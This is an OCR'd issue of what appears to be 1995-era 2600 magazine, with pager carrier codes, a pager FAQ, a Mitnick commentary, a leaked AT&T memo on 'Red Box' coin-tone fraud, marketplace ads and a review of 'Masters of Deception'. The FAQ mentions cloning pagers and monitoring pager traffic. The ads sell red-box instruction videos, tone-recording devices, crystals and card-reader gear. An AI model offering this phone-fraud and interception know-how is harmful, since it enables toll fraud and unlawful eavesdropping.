328 BC TEL MOBILITY
332 FREEMAN ENG ASSOC
334 CANADIAN VALLEY TEL
340 UNITED TELCO OF OHIO
342 PAC BELL MOBILE
345 AIRTOUCH CELLULAR
346 AT&T
349 OMEGA CELLULAR
357 PAGING SYSTEMS INC
367 AT&T
368 PAGING SYSTEMS INC
369 BELL ATLANTIC NSI
373 PAC BELL MOBILE
375 PIONEER TEL COOP INC
377 CENTRAL OKLAHOMA TEL
380 RADIO CAR DAKOTA CEL
382 ELKHART TEL CO INC
386 JEFFERSON TEL CO
393 CABLEVISION SYSTEM
395 AMERICAN SHARECOM
400 AIRTOUCH COMM
404 COMM INNOVATIONS COR
405 TRIAD OK L P
412 N PITTSBURGH TEL CO
421 ADVANTIS
422 ADVANTIS
424 CGI CORP
426 WIRELESS ONE
430 MCCAW CELLULAR
431 MCCAW CELLULAR
432 MCCAW CELLULAR
433 MCCAW CELLULAR
434 CHEROKEE TEL CO
436 GEOTEK COMM INC
437 AT&T
438 ACCESSLINE TECHNOL
442 AT&T
443 AT&T
444 ONCOR
445 AT&T
446 AT&T
447 AT&T
448 AT&T
449 AT&T
454 WIRELESS ONE
456 UNICOM CORP
463 CROSS TEL CO
464 EDWARD A SMITH
476 CIMARRON TEL CO
480 GTE MOBILE COMM
483 GTE TELOPS
484 TELECOM USA
486 GTE MOBILE COMM
487 US INTELCO NTWKS INC
488 AT&T
499 CAL ONE CELLULAR
503 AWESOME PAGING INC
510 ONE COMM
522 STANDISH TEL CO
526 POKA LAMBRO COMM
528 LUFKIN TEL EXC INC
529 U S CELLULAR
535 HORRY TEL COOP INC
543 PAGE MART
546 TELECOMM PREMIUM SVC
556 WILKES T & E
567 PEOPLES TELCO INC
581 IDB MOBILE COMM
587 HUTCHINSON TEL CO
588 LINCOLN TEL & TEL CO
599 TWO WAY RADIO OF NC
600 AIRTOUCH COMM
614 SPRINT CELLULAR CO
620 TRILLIUM CELLULAR CO
622 MAINSTREET COMM
624 OMNIPOINT
626 PARKWAY COMMUNICATNS
628 NB TEL MOBILITY
638 NEW CELL
639 NEXTEL COMMUNICATION
641 DEADWOOD CELLULAR
651 UNITED TEL CO OF NJ
654 HOOPER TEL CO
655 AMERICAN SHARECOM
659 UNITED TEL CO OF NJ
661 AMERITECH MOBILE
662 ROGERS CANTEL
666 NATIONWIDE WIRELESS
672 NPB TELECOM
673 AT&T
674 AT&T
675 AT&T
677 AT&T
678 NYNEX MOBILE
679 AT&T
682 NATL TEL CO OF AL
684 PTI COMMUNICATIONS
687 MTS MOBILITY
688 MT&T MOBILITY
691 MOBILETEL INC
693 LAFOURCHE
700 AIRTOUCH COMM
720 SW BELL MOBILE
721 SW BELL MOBILE
723 RADIOFONE INC
724 PITTENCRIEFF
725 PITTENCRIEFF
726 OMNIPOINT
728 COMSAT MOBILE
729 UNITED TEL CO OF PA
732 WILTEL INC
733 RED ROSE SYSTEMS
734 ISLAND TEL MOBILITY
735 NEWTEL MOBILITY
737 PAGE NET
738 PAGE NET
742 BIXBY TELEPHONE CO
746 AMERITECH MOBILE
749 DURANGO CELLULAR
752 POINT COMMUNICATIONS
753 COMCAST CELL COMM
754 METRO CALL
755 U S CELLULAR
757 SPRINGWICH CELL LTD
758 AMSAT
760 AMSAT
762 RESERVE COMPUTER
763 SO NEW ENGLAND TEL
764 PREFERRED NETWORKS
767 ED TEL MOBILITY
769 OHIO STATE CELLULAR
770 VIRGIN IS TELE COM
771 E T COMMUNICATIONS
772 MESSAGE CENTER USA
774 SNET PAGING INC
777 COMCAST CELL COMM
782 ROANOKE TEL CO INC
784 RAM TECHNOLOGIES
786 SPRINT CENTEL FL
787 FIRST PAGE USA
788 UNITED TEL CO OF TX
789 WEST IOWA TEL CO
792 CAMPTI-PLEASANT HILL
800 AIRTOUCH COMM
801 TRIAD UT L P
806 TRIAD TX L P
808 PAC WEST TELECOM
826 VANGUARD CELL SYS
827 THUNDER BAY MOBILITY
828 UINTAH BASIN TEL
832 BAY SPRINGS TEL CO
835 QUEBECTEL MOBILITE
840 NATIONWIDE PAGING
841 GTE TEL OPERATIONS
843 COX ENTERPRISES
846 GTE MOBILE COMM
855 UNION TEL CO - WY
862 USA MOBILE
864 UNITEL
865 CROCKETT TEL CO INC
866 ISLAND TEL CO LTD
867 NEWFOUNDLAND TEL
868 NEW BRUNSWICK TEL
869 SASKATCHEWAN TEL COM
870 MARITIME TEL LTD
871 ALBERTA GOV TEL
873 MANITOBA TEL SYS
874 BELL QUEBEC
877 SPRINT LDD
878 BRITISH COLUMBIA TEL
880 ADVANTIS
881 ADVANTIS
882 CENTRAL TEL OF VA
883 TELECOM USA
884 UNITED TEL OF IN
885 UNITED TELCO MO - KS
886 UNITED TELCO OF OHIO
887 TELECOM USA
889 TELECOM USA
892 EVANS TEL CO
899 POTTAWATOMIE TEL CO
907 GCI CORP
937 US INTELCO NTWKS INC
945 WILTEL INC
946 CENTRAL TEL CO OF NC
947 QUESTAR COMM
957 RESERVE TEL CO
966 WIRELESS ONE
968 CENTURY TEL CO
973 USA MOBILE
987 AGT MOBILITY
988 WEST TENNESSEE TEL

The two biggest questions remain: who will win the battle for 224 and who the hell is Edward A. Smith (464)?

PAGER MAJOR

by Danny Burstein

This article has been put together to answer some of the more common questions about pager systems. It is primarily focused on the U.S. and Canadian arrangements, but other countries are not forgotten.

What is a Pager Anyway?

As usually described, a pager is a portable unit, generally about half the size of an audio cassette box, which can be signalled to send a one way message to the pager owner. (There are lots of versions available. For example, Motorola offers up the Sensar which is shaped like a flattened out pencil. There are also extra thin credit card units, pcmcia cards that fit into computers, etc.)

What Types of Messages?

The earliest units, usually called beepers, simply gave a tone alert. This was a signal to the wearer to, for example, call the answering service.

The next step was units which could display numbers. While the most common use is to send it the phone number you want the person to call, you can, of course, add code numbers to mean anything else you'd want.

For example, the number xxx-yyyy-1 might mean to call the xxx-yyyy number at your leisure. Xxx-yyy-9 might mean call ASAP.

The most recent units, called alpha-numerics, display complete written messages. So, for example, the pager could show the message: "Please call home, you have a letter from the IRS."

There are also *voice* pagers which will let you actually speak into the phone and have it come out the person's pager. These are pretty rare. Typically these are used within local areas, i.e., in a factory. They are also used, on occasion, by groups such as volunteer fire departments.

How are Messages Sent to the Pager?

Messages are sent by radio. Actually, it's a bit more complicated than that. Let's take a look at how a pager actually works: The pager is a small sized radio receiver which constantly monitors a specific radio frequency dedicated to pager use. It remains silent until it "hears" a specific ID string which tells it to, in effect, turn on, and then listen up for, and display, the forthcoming message. (Again that could be a numeric or other string.) This ID is called (in the US) a CAPCODE. It has *nothing* to do with the phone number you call or the ID you give to the page operator (see below). (The ID number you associate with the pager is actually merely "column a" of a lookup table. The pager radio service uses it to get the capcode, which is in "table b", and sends the capcode over the air. These tables can and are modified each time a new pager is added to the database.)

So the key point is that the pager company radio transmitter is constantly sending out pages, and your specific unit will only activate when it hears its ID/CAPCODE over the air.

How Do I Send Out the Message?

This depends on your pager vendor. Let's take the most common examples:

Alert tone only (the old style): You call up a phone number assigned to the pager. You'll hear some ringing, then a signal tone. At that point you hang up. Shortly afterwards the pager transmitter will send out the individual unit's capcode and it will go off. (Note that earlier models, some of which are still in practice with the voice pagers, don't use a

capcode but instead use a simple tone sequence. Since these give a very limited number of choices, they are pretty much phased out except, again, for things like volunteer fire departments.)

Touch tone entry: You will call a unique phone number dedicated to the specific pager. It will ring, then you'll hear a signal tone. At that point you punch in, using touch tone, the number you want displayed on the pager. A few seconds later the transmitter will kick out the pager's capcode, followed by the numbers you punched in. Then the pager will give its annoying alert tone, the person will read it, and call you back. (Note that there is a variation on this in which the company uses a single dial-up phone number. You call it up, then punch in the pager's ID number, and continue as above. This is often used by nationwide services with an 800 number.)

Alpha-numeric: With this one there are various ways of getting the message to the system. *Via an operator:* The pager company will have you dial up their operator. When they answer, you give them the pager ID number and the message. They'll type it into the computer and shortly afterwards the transmitter will send out the capcode and the message. *Using **your** computer:* Most pager companies with alphanumeric have a dial-up number you can call yourself. Some of these will work with regular comm programs, while others require proprietary software. If you call the tech department chances are they will give it to you. (They'd rather have your computer call their computer than have you call a person.) The most common method is to have your computer dial up the number, then you type in the pager ID, followed by the message. Again, a moment later, the system will transmit it over the air, etc. (There are also various software packages that automate some of this.) *Special terminals:* Because of the popularity of this type of system, there are various stand-alone terminals specifically designed for this purpose. The most common one is the Alphamate (tm Motorola) and it's pre-programmed with many of the functions. It's basically a half-decent keyboard with a two line display, and is set up with the phone number of the company, etc.

How Large/Long a Message Can I Send?

This depends on a few key items. This is of most concern with an alpha-numeric, although it has some relevance with numeric ones (i.e., if you're giving a long distance number, extension, and code....). In no particular order these are:

The design of your sending computer or pre-programmed terminal. For example, if you get an Alphamate, chances are it will be pre-set to 80 characters. (You can reset it, provided the next two items work out)

The design of the pager transmitter system. It will place a limit on the maximum length message it will send over the air. This can vary dramatically. Generally (with a BIG YMMV) you'll get at least 15 numbers with a numeric, and at least 80 characters on an alphanumeric. Some systems will allow up to 225 or so alpha characters.

The design of the pager. Especially a problem with alphanumerics. Many of the ones on the market will only hold 80 characters so anything above that will be lost.

My company has given us pagers, and I notice that I have both an individual ID and a "group" number. When we page out to the group, everyone's unit goes off. How does this work?

Remember that a pager is basically a radio receiver that is constantly monitoring for its capcode. You can get pagers which listen for more than one. In this case (which is quite common) your personal capcode might be yyyy, while your boss's might be yyzz. In addition, both pagers will be listening for the capcode zzzz. When zzzz is detected, all the pagers with

that capcode will go off. (Alternatively the pager company's computer may be smart enough to take a group id and translate it into capcodes xxyy, xxya, xxzz, etc., and send out fifty sequential messages. There are some software tricks that reduce overhead here so it doesn't actually send the same message 50 times.)

I keep hearing about sports or news services available by pager. How do they work?

Keep in mind that pagers work by constantly monitoring the radio channel for their capcode. So if you have ten pagers, or a hundred, or a thousand, all with the same capcode, they will *all* go off at the same time.

The service company will have someone (or perhaps, a smart computer) monitor the news broadcasts/radio channels for something interesting. At that point they'll send out the message to the group ID/capcode subscribing to that information. This way the news company sends out one message and it gets displayed by all subscribers. (Again, they can also send out the capcodes for the 500 subscribers. It gets into a security/cost/radio time equation as to which method they'll use)

So if I find one of these sports-news pagers on the sidewalk I can use it for free?

Umm, kind of. As long as the company providing the service keeps using the same group code, your pager *will* continue to receive the messages. But the individual pager ID will probably be changed immediately so you won't be able to use it for your personal messages. Note also that some pagers *do* have the ability to be turned into a lump of clay over the air. Very few systems have actually implemented this security feature (which is called "over the air" shutoff), but it is there.

I've found a pager on the sidewalk and would like to use it. What can I do?

Not much. Keep in mind that you need an account with the paging company for them to send out the radio signal. So unless you keep paying them, the pager will soon be a paperweight. You might as well turn it in for the reward.... (On the other hand, if you *already* have a pager, you may be able to get this new one cloned to your first one, which will allow you to have a duplicate unit. See below.)

Speaking of that pager on the street, it's got all sort of numbers on it. What do they mean?

There will be a lot of items printed, some by the manufacturer, some by the dealer. In no particular order these will include (usually in *very* small print)

a) the pager frequency;

b) the pager's serial number;

c) the capcode programmed into it.

Very frequently, especially with numeric units, there will also be the phone number assigned to it. And, of course, there will be the dealer's name, the local supplier, an "if found here's the reward number", and other housekeeping. Note that often the capcode will *not* be printed on the unit, but will only be readable via the programmer.

Can I listen in/monitor pager channels?

Kind of. The frequencies are readily known and the data is a digital stream going over the air. There are various vendors of equipment to decode the material and display it or feed it into your computer. Some of these folks advertise in communications magazines such as *Popular Communications*. However:

The federales and the pager companies don't like you doing this (see the ECPA).

The volume of traffic is quite high. If you figure a 1200 baud channel in use 75 percent of the time, well, you can work out the math.

By the way, the numeric units do *not* use touch tone over the air. Some did way back when, but I doubt any do these days.

I have a pager for which I'm paying big bucks every month. I miss a lot of pages since I'm in the subway a lot. What can I do about this?

There are several things:

Some of the pager companies will re-send messages on request. Basically you call up their phone number, punch in a security code, then go through a menu which tells them to resend the last, say, five hours worth of messages.

You can get a second pager unit cloned identically to the first. Leave this one at home or in your office. When you get back you can compare its messages to the one on your belt. While the message may be a few hours late, at least you'll be getting it.

Actually, most pager companies will refuse to clone your unit for you. However, there are many third parties which will do it. Check out the ads in technical and communications magazines.

What are the prices and services offered?

These vary dramatically by area and company. Unfortunately there is no central database keeping records on this. Generally the following factors get counted in determining what you'll be paying:

How sleazy the company is.

Which type of pager and service you get. Again, the most common are numeric (cheaper) and alphanumeric (more expensive).

Level of usage. You may get, say, 25 free messages a month and then pay $0.25 for each additional.

Whether you own the pager or lease it.

Insurance, etc.

Area of coverage. Smaller area means less expensive.

Speaking of coverage, what's this satellite nationwide paging?

Well, it's not quite what they're telling you. It's *not* a single satellite covering the nation. Rather, what's done is: You call up the paging company. It then signals transmitters in the top 500 cities to send out your capcode. Shortly afterwards you get the message. Note that you are *not* receiving a satellite transmission.

What's in the Pipeline?

Two key features are slowly filtering down.

Much more pager memory/longer messages. Most pagers are severely limited in the amount of material they can hold, with a typical maximum being about 20 messages. Units with much larger memories, or even better, units that are hooked into palmtop or laptop computers, are making it to market.

Two way communications. In its simplest form this allows the pager to verify reception to the transmitter. Also on the way is complete two-way communication which would basically be wireless email. These systems are still a bit limited, but are rapidly gaining footholds in industry and should soon be consumer level. Take a look, for example, at what the Fedex folk carry.

Update suggestions should be sent to dannyb@panix.com.

MITNICK *(continued from page 4)*

When Shimomura concluded that the intruder was "probably Mr. Mitnick", the hunt was on. Shimomura had all the help he needed - he programmed for the NSA and the FBI was almost as interested as Markoff. Using cellular tracking, it wasn't too difficult to track down Mitnick. Less than a week later, Markoff and Shimomura signed a $750,000 book deal, no doubt to be called something like *Cybersleuth*, pitting good hacker against evil hacker.

But how much do we actually know? Obviously, enough for a classic cat and mouse bestseller. But what will happen to those facts that don't fit in quite so neatly? Will the awkward questions ever be answered?

What was Mitnick wanted for in the first place, besides the nebulous "probation violation"? Markoff reported that Mitnick was suspected of wiretapping the FBI while a fugitive. But we never hear how such a conclusion is reached beyond pure speculation. The recent charges appear to be nothing more than a smokescreen, designed to demonize Mitnick and make him appear to be a threat to everyone's privacy. Little mention is made of the fact that not one of the 20,000 credit card numbers lying around on Netcom was ever used by Mitnick, nor was he ever suspected of benefitting financially or causing any damage. Mitnick was also accused of leaving taunting messages on Shimomura's voice mail. Upon closer examination, it's fairly obvious that Mitnick was not at all involved in this - for one thing a new message appeared *after* he was apprehended! As for the "sensitive" files, Mitnick was certainly not the only one who had access to them. In fact, serious doubt can be cast as to whether he was the one who figured it out in the first place. The fact that we were able to track down a copy of the directory he was supposedly using tells us that many people already had access. Does this suggest a closely knit conspiracy? Hardly. In classic hacker fashion, word of one person's discovery got out and spread throughout the net. After all, who could keep quiet about a password sniffer designed for the NSA that could run on virtually any machine? So far, the press has.

A 23 count indictment handed down on March 9 charges Mitnick with possessing device-making equipment, possessing unauthorized access devices, and 21 counts of using a counterfeited access device. We assume this to mean reprogramming a cellular phone in order to remain hidden. The government says that this indictment only covers a period of several days before Mitnick's arrest, the implication being that there will be many, many more charges added to cover the years that he was on the run. This is a spiteful and vindictive approach - these "crimes" came about *because* of Mitnick's fugitive status; it's simply not possible to be a fugitive and live one's entire life on the books. Any damage or outright theft should naturally be followed up on but in this case such actions seem practically nonexistent. It's becoming clear that the government intends to punish Mitnick over and over again for getting away. And we may never find out why he was running in the first place.

How long Mitnick will be imprisoned for is really anybody's guess. Judging from the way some influential people are talking, it could be a very long time. We have to get the facts so that we can judge for ourselves what "real world" crimes we're talking about. The potential to learn from this still exists but the desire to punish and make an example threatens to thwart that.

RED BOX FRAUD!

EFFECTIVE DATE - 1/6/95
REMOVAL DATE - 1/16/95

OSH 95:
Page 2

STATUS REPORT ON "RED BOX" FRAUD

Operators on the Bloomington and Pittsburgh Mega Systems had reported an increase in "Red Box" fraud, (also formerly known as Black Box fraud). Red Box fraud occurs when customers use devices to misrepresent coin tones.

Previously, you were informed that an investigation was underway to determine the appropriate action to be taken regarding "Red Box" fraud. We are providing you with an update at this time.

The issues that had to be addressed regarding this type of fraud were:

1. Is the fraud occurring primarily on Domestic or International calls?

2. What is the expense to the corporation to apprehend those who are committing this type of fraud? For example, does the expense of stopping or slowing this type of fraud exceed the loss of revenue from the fraud itself?

3. What actions, if any, does Product Management want our Operators to take?

ISSUE #1 - The Peabody CSC will participate in a study to determine if the suspected "Red Box" fraud is occurring primarily on Domestic or International calls. The study will take place from 1/23/95 through 2/20/95.

The results will be provided to the appropriate Product Manager for review.

ISSUES #2 and #3 - Once the results from the study are available, issues #2 and #3 can be reviewed and a course of action determined as to how to proceed.

We know this issue is important to you and that you are anxious to know if anything can be done to prevent this type of fraud.

Please be advised that we are working as quickly as possible to bring this problem to resolution.

This memo comes from AT&T Megasystems in Kansas City and is addressed to all of the other Megasystems out there: Pittsburgh, Bloomington (Indiana), Dallas, Seattle, San Diego, New York City, and Denver. Our source tells us the code for coin fraud is '06'.

2600 Marketplace

Conferences

DEF CON III COMPUTER "UNDERGROUND" CONVENTION. What's this? This is an initial announcement and invitation to DEF CON III, a convention for the "underground" elements of the computer culture. We try to target the (fill in your favorite word here): Hackers, Phreaks, Hammies, Virii Coders, Programmers, Crackers, Cyberpunk Wannabees, Civil Liberties Groups, CypherPunks, Futurists, Artists, Criminally Insane, Hearing Impaired. WHO: You know who you are, you shady characters. WHAT: A convention for you to meet, party, and listen to some speeches that you would normally never get to hear from some k-rad people. WHEN: August 4, 5, 6 - 1995 (Speaking on the 5th and 6th). WHERE: Las Vegas, Nevada at the Tropicana Hotel. SPECIAL EVENTS: Hacker Jeopardy, Spot the Fed Contest, Voice bridge, Giveaways, Red Box Creation Contest, Video Room, Cool Video Shit, Scavenger Contest, Who knows? For more information and complete convention details contact the following: World Wide Web: http://underground.org/defcon; FTP Site: ftp.fc.net /pub/defcon; mailing lists: mail majordomo@fc.net with the following statement in the body of your message: subscribe dc-announce; voice or voice mail: 0-700-826-4368 from a phone with AT&T LD, or 10288 it; e-mail: dtangent@defcon.org (The Dark Tangent); snail mail: 2709 E. Madison #102, Seattle, WA, 98112; BBS system to call for info if you don't have net access: 612-251-2511; new DEF CON Voice Bridge: 801-855-3326.

ACCESS ALL AREAS. Hacking Conference, 1st - 2nd July, 1995 (Saturday & Sunday), King's College, London, UK. The first UK hacking conference is aimed at hackers, phone phreaks, computer security professionals, cyberpunks, law enforcement officials, net surfers, programmers, and the computer underground. It will be a chance for all sides of the computer world to get together, discuss major issues, learn new tricks, educate others, and meet "The Enemy". King's College is located in central London on The Strand and is one of the premier universities in England. There will be a large lecture theatre that will be used for talks by computer security professionals, legal experts, and hackers alike. The topics under discussion will include hacking, phreaking, Big Brother and the secret services, biometrics, cellular telephones, pagers, magstrips, smart card technology, social engineering, Unix security risks, viruses, legal aspects and much, much more. Technical workshops will be running throughout the conference on several topics listed above. A video room, equipped with multiple large screen televisions, will be showing various films, documentaries, and other hacker related footage. The conference facilities will also include a 10Mbps Internet link connected to a local area network with various computers hanging off of it and with extra ports to connect your laptop to. Registration will take place on the morning of Saturday 1st July from 9:00 am until 12:00 noon, when the conference will commence. Lectures and workshops will run until late Saturday night and will continue on Sunday 2nd July from 9:00am until 6:00pm. The price of admission will be 25 pounds (approximately US $40.00) at the door and will include a door pass and conference programme. Accommodation in university halls of residence is being offered for the duration of the conference. Special prices for British and Overseas university students, holding current student identification, are also available. To make a booking, call the following numbers: +44 (0)171 351 6011 (voice), +44 (0)171 352 7376 (fax). If you would like more information about Access All Areas, including pre-registration details then please contact one of the following: Telephone: +44 (0)973 500202, Fax: +44 (0)181 224 0547, e-mail: info@phate.demon.co.uk.

PHRACK MAGAZINE and Computer Security Technologies present The Summer Security Conference "Summercon" June 2,3,4 at the Clarion Hotel, Atlanta, Georgia. 404-659-2660. Admission: 10 dollars. The Clarion Hotel is a block from the Peachtree MARTA station, and is also on the airport-downtown shuttle route. Room rates for conference attendees are 65 dollars a night for single or double occupancy. Parking is also complimentary for conference attendees. For more information: Email: scon@fc.net, WWW: http://www.fc.net/scon.html, Mail: 603 W. 13th #1A-278 Austin, TX 78701.

For Sale

INFORMATION IS POWER! Arm yourself for the Information Age. Get information on hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. We can supplement you with files, programs, manuals, and membership from our elite organization. Legit and recognized world-wide, our information resources will elevate you to a higher plane of consciousness. Send $1 for a catalog to: SotMESC, Box 573, Long Beach, MS 39560.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original! Also, ELECTRONIC SURVEILLANCE **DETECTION EQUIPMENT,** for RF and telco devices from retiring TSCM specialist. Complete set, $4500. Send SASE or fax # for complete details.

LOOKING FOR THAT 6.5000 MHZ CRYSTAL? We have them for $4 (US), cash or money order only. Send your order to Durham Technical Products, P.O. Box 237, Arlington, TX 76004 USA. (Internet address: bkd@sdf.saomai.org) Three or more crystals only $3 each. Also available: rotary lineman's test sets (orange,

blue, and black) for $65.00 (Touchtone test sets available soon); 8870 or SSI-202 DTMF decoders or M957 receiver $4; 556 timers for $1.50; 555 timers for $1.00. Same day service on most orders. A current listing of the products we carry is available by snail mail or e-mail.

FUTURECRIME. Get Steve Aylett's "The Crime Studio" from Inland Distribution, PO Box 120261, East Haven, CT 06512. Orders 800-253-3605. $11.95. The law is where reality goes to die.

UNAUTHORIZED ACCESS. The hacker documentary by Annaliza Savage, as reviewed in 2600 Winter 93-94 issue now available from Savage Productions, Suite One, 281 City Road, London EC1V 1LA, U.K. with a cheque or money order for $25.00 or 15 UK Pounds. NTSC VHS unless otherwise requested.

GRAY AREAS #7 has Internet Liberation Front interview, HOPE and DEF CON reviews. #6 has computer viruses, Erik Bloodaxe interview, and CFP. #5 has a phone phreak, WELL break-in, PumpCon and HoHoCon. $8 each ($10 foreign) to: Gray Areas Inc., PO Box 808, Broomall, PA 19008.

VIDEO: "HOW TO BUILD A RED BOX". VHS 72 min. Complete step by step instruction on how to convert a Radio Shack tone dialer into a red box. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch and more! Best investment you'll ever make! Only $29 US. $5 for shipping and handling. DIGITAL RECORDING KEYCHAIN. Records ANY tone you generate onto chip. Very small. Fits in pocket for easy access. 16 second capacity. Includes 3 watch batteries. No assembly necessary. $28 US and $5 shipping & handling. Send check or money order to: East America Company, Suite 300, 156 Sherwood Place, Englewood, NJ 07631.

GET YOUR COPY of the newest and best ANSI bomb/bad batch file detector: ANSICHK9.ZIP. Send $3 to cover shipping and handling to Patrick Harvey, 710 Peachtree St NE #430, Atlanta, GA 30308.

CARD READER/WRITER/PROGRAMMERS for sale/trade. Plus automated Tempest module (ATM, ala T-2 movie), Williams' Van Eck System (WVES), KX Radar Emitter (KXRE) - much more. Plus books, manuals, software, services relating to computer, phone, ATM and energy hacking and phreaking, security and surveillance, weaponry and rocketry, financial and medical. New catalog $5 (no free catalog): Consumertronics, P.O. Drawer 537, Alamogordo, NM 88310.

"THE MAGICAL TONE BOX" Fully assembled version of this device similar to the one published in Winter 1993-94 issue of 2600. Credit card size & only 1/4 inch thin! Records ANY tone you generate onto chip. 20 second capacity. Includes 4 watch batteries. $39 each, 2 for $75, 4 for $140. Send money order for 2nd day shipping; checks need 18 days to clear. Add $4 total for any number of devices for shipping & insurance. "THE QUARTER" DEVICE - complete KIT of all parts, including 2x3x1 case, as printed in Summer 1993 issue of 2600. All you supply is 9 volt battery & wire. Only $29, 2 kits for $55, 4 for $102. Add $4 total for any number of kits for shipping & insurance. 6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35 POSTPAID, each additional crystal only $3 POSTPAID. All orders from outside U.S., add $12 per order, U.S. funds. For quantity discounts on any item, include phone number & needs. E. Newman, 6040 Blvd. East - Suite 19N, West New York, NJ 07093.

Info Exchange

DATA INTELLIGENCE CORE (503) 697-7694. An information exchange for intelligence matters. Handles H/P/A subjects as well as espionage. Need information on Russian Intelligence. Send e-mail to idres6e7@pcc.edu.

INFO EXCHANGE. Please send any hack/phreak/scam/controversial info. Especially looking for info that is relevant to the United Kingdom. Need info to start UK hack mag. Send info and return address (not compulsory) to: London Underground c/o Terry Boone, 120 Chesterfield Rd., Ashford, Middlesex, TW15 2ND, England.

WANTED: Any information on cable hacking or ANSI bombs. I need to know what exactly an ANSI bomb does, where I can get one, and how it works. Also need any other BBS or cable hacking info. Will exchange knowledge with anyone. Send info to The Dominus, 4302 West Azeele St., Tampa, FL 33609-3824. Will exchange knowledge!

NEW ENGLISH HACKER requires contacts in order to learn and explore the arts of hacking and phreaking, will provide a 100% reply to any other hackers who will take the time to reply and supply information. Send all correspondences to: The Net_Jester, 16 Frida Cres, Castle, Northwich, Cheshire, CW8 1DJ, England.

Help Wanted

NEED HELP TO CLEAR MY CREDIT REPORTS. Please respond to PO Box 6308, Chicago, IL 60680.


Hacker Boards

TIN SHACK BBS. True hackers and hacker files only! Around for over 6 years! Free IMMEDIATE access on first call! Special deal for 2600 readers, elite access for half the regular rate! Just mention 2600 Magazine! 300 to 14.4! 3+ gigs of files! (818) 992-3321.

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. Call (214) 289-8328 by modem.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Ads may be edited or not printed at our discretion. Deadline for Summer issue: 5/15/95.

West Side Hacker



Masters of Deception
by Michelle Slatalla and Joshua Quittner
$23.00, HarperCollins, 225 pages
Review by Scott Skinner

One of the first things that comes to mind after completing Slatalla and Quittner's *Masters of Deception* is Sergio Leone's classic western: *The Good, the Bad, and the Ugly*. Not that the two have much in common, mind you. They don't. Only I couldn't help but recall that the three character's from Leone's film - far from following their titled namesakes - are all downright bad. They all rob, steal, and kill with alarming simplicity and regularity. They all commit crimes. Yet there are, nonetheless, subtle distinctions of badness which allow the audience to draw markedly different conclusions concerning the morality of each of the characters. So it is that in *Masters* we meet some teenagers, all of whom commit crimes (at least, in the legal sense), all of whom belong to an exclusive hacking group, yet each retaining an individual moral sense in both spirit and action of what the hacker ethic entails. It is in terms of these two realms - that of the individual and that of the group - that *Masters* attempts to deconstruct the story of MOD, sometimes stressing one over the other, sometimes integrating the two, but always implying that both are integral to understanding what has become the most notorious network saga since that of Robert Morris and the Internet worm.

In the same vein as *The Cuckoo's Egg* (1990), *Cyberpunk* (1991) , and *The Hacker Crackdown* (1992), *Masters of Deception* is yet another story about yet another group of hackers and the officials who eventually catch up to them. But whereas the subjects of these earlier works seemed content to use phone networks to hack computers on the Internet, the teenagers who comprise MOD go one step further and hack the telephone switches themselves. The implications of this are alluded to from the opening scene, that of the AT&T crash of 1990, which crippled long distance telephone service to millions of customers nationwide. The crash, which is a textbook case of AT&T's technical incompetence, is rather tactlessly used as an example of what MOD could accomplish, inadvertently or otherwise, at the height of their own technical prowess. *Masters* is also a unique work in its class for its portrayal of hackers not merely as individuals but as members of organized gangs with conspiratory goals and agendas. This is perhaps the most challenging aspect of *Masters*, as any depiction of a group will naturally detract from the individuality of its respective members. Far from achieving any dialectical synthesis, however, *Masters* accomplishes its portrayal mainly by ignoring the obvious conflicts inherent in such a task. For example, *Masters* is replete with sentences such as, "A group mind had already taken over. Something bigger than all of them had been born", notions that certainly suggest a sacrifice of individual ethics toward that of the group. But how, then, are we to interpret this "group mind" when *Masters* tells us that, "Mark is Mark...Whatever Eli or other MOD members did...they did on their own, without Mark's help or commiseration or even knowledge", and "If Eli called it 'The Mission,' Mark thought of it as 'The Project.' And Paul? He just wanted to know more"? Just as real people have an amazing capacity to hold mutually exclusive beliefs, *Masters*, it seems, has an equally impressive capacity to narrate and compartmentalize its own contradictory themes.

